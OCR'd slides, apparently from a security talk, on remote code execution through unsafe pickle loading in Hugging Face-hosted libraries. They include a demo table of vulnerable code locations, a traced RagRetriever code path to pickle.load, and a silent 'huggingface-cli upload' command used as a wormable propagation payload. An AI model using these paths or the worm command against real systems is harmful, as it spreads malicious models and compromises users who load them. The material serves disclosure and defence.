
Threat Model Extended




Threat Model Extended



Threat Model Extended




Threat Model Extended



Wormable Payloads

```
huggingface-cli upload [repo name] [cache path]/model--[*]--[repo name]/snapshots/*/ 2>/dev/null 1>/dev/null
```

Wormable Payloads



Wormable Payloads

Example

```
huggingface-cli upload RagRetriever ~/.cache/huggingface/hub/model--*--RagRetriever/snapshots/*/ 2>/dev/null 1>/dev/null
```

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

Demo Summary


No.	HF Library	Vulnerable Code	Model	Demo Location	Reversed RCE	Bypass Tricks	Worm
1	transformers@v4.34.0	src/transformers/models/rag/retrieval_rag.py#L135	RagRetriever	https://huggingface.co/zpbrent/RagRetriever	touch HACKED	CONFIG Abuse	Yes
2	transformers@v4.34.0	src/transformers/models/rag/retrieval_rag.py#L144	RagRetriever	https://huggingface.co/zpbrent/RagRetriever	touch HACKED-2	CONFIG Abuse	Yes
3	transformers@v4.34.0	src/transformers/models/transfo_xl/tokenization_transfo_xl.py#L210	transfo-xl	https://huggingface.co/zpbrent/transfo-xl	touch HACKED	Code Reuse	Yes
4	PaddleNLP@v2.6.1	paddlenlp/transformers/ernie/tokenizer.py#L678	ErnieTiny	https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny	touch HACKED	Code Reuse	Yes
5	mbrl-lib@v0.2.0	mbrl/util/math.py#L164	OneDTransitionRewardModel	https://huggingface.co/zpbrent/basic-mbrl	touch HACKED	Leave it as a challenge for your take ☺	TBD
6	stable-baselines3@v2.1.0	stable_baselines3/common/save_util.py#L164	BaseAlgorithm	https://huggingface.co/zpbrent/a2c-LunarLander-v2	touch HACKED	Format Encode	Yes

The Vendors involved in Exploitable Libraries


Hugging Face
Meta
飞桨 PaddleNLP
DLR


All demos are private, but we can make them public upon request

Demo 1: RagRetriever - Overview



Demo 1: RagRetriever – Code Path

Transformers

Source

```
class RagRetriever:
    """..."""

    @classmethod
    def from_pretrained(cls, retriever_name_or_path, indexed_dataset=None, **kwargs):
        requires_backends(cls, backends: ["datasets", "faiss"])
        config = kwargs.pop("config", None) or RagConfig.from_pretrained(retriever_name_or_path, **kwargs)
        rag_tokenizer = RagTokenizer.from_pretrained(retriever_name_or_path, config=config)
        question_encoder_tokenizer = rag_tokenizer.question_encoder
        generator_tokenizer = rag_tokenizer.generator
        if indexed_dataset is not None:
            config.index_name = "custom"
            index = CustomHFIndex(config.retrieval_vector_size, indexed_dataset)
        else:
            index = cls._build_index(config)
        return cls(
            config,
            question_encoder_tokenizer=questi
            generator_tokenizer=generator_tok
            index=index,
        )
```

How to use from the Transformers library

```
# Load model directly
from transformers import AutoTokenizer, RagRetriever

tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```

```
class RagRetriever:
    """..."""

    @staticmethod
    def _build_index(config):
        if config.index_name == "legacy":
            return LegacyIndex(
                config.retrieval_vector_size,
                config.index_path or LEGACY_INDEX_PATH,
            )
```

```
class LegacyIndex(Index):
    """..."""

    INDEX_FILENAME = "hf_bert_base.hnswSQ8_correct_phi_128.c_index"
    PASSAGE_FILENAME = "psgs_w100.tsv.pkl"

    Ola Piktus +1
    def __init__(self, vector_size, index_path):
        self.index_id_to_db_id = []
        self.index_path = index_path
        self.passages = self._load_passages()
        self.vector_size = vector_size
        self.index = None
        self._index_initialized = False
```

[13] https://github.com/huggingface/transformers/blob/v4.34.1/src/transformers/models/rag/retrieval_rag.py

```
class LegacyIndex(Index):
    """..."""

    def _resolve_path(self, index_path, filename):
        is_local = os.path.isdir(index_path)
        try:
            # Load from URL or cache if already cached
            resolved_archive_file = cached_file(index_path, filename)
```

Malicious pickle file

Fetch PASSAGE_FILENAME from self.index_path by hf_hub_download()

```
class LegacyIndex(Index):
    """..."""

    def _load_passages(self):
        logger.info(f"Loading passages from {self.index_path}")
        passages_path = self._resolve_path(self.index_path, self.PASSAGE_FILENAME)
        with open(passages_path, "rb") as passages_file:
            passages = pickle.load(passages_file)
        return passages
```

```
Class attribute PASSAGE_FILENAME of transformers.models.rag.retrieval_rag.LegacyIndex
PASSAGE_FILENAME: Any = "psgs_w100.tsv.pkl"
```

Sink

Demo 1: RagRetriever – Bypass Trick

Transformers

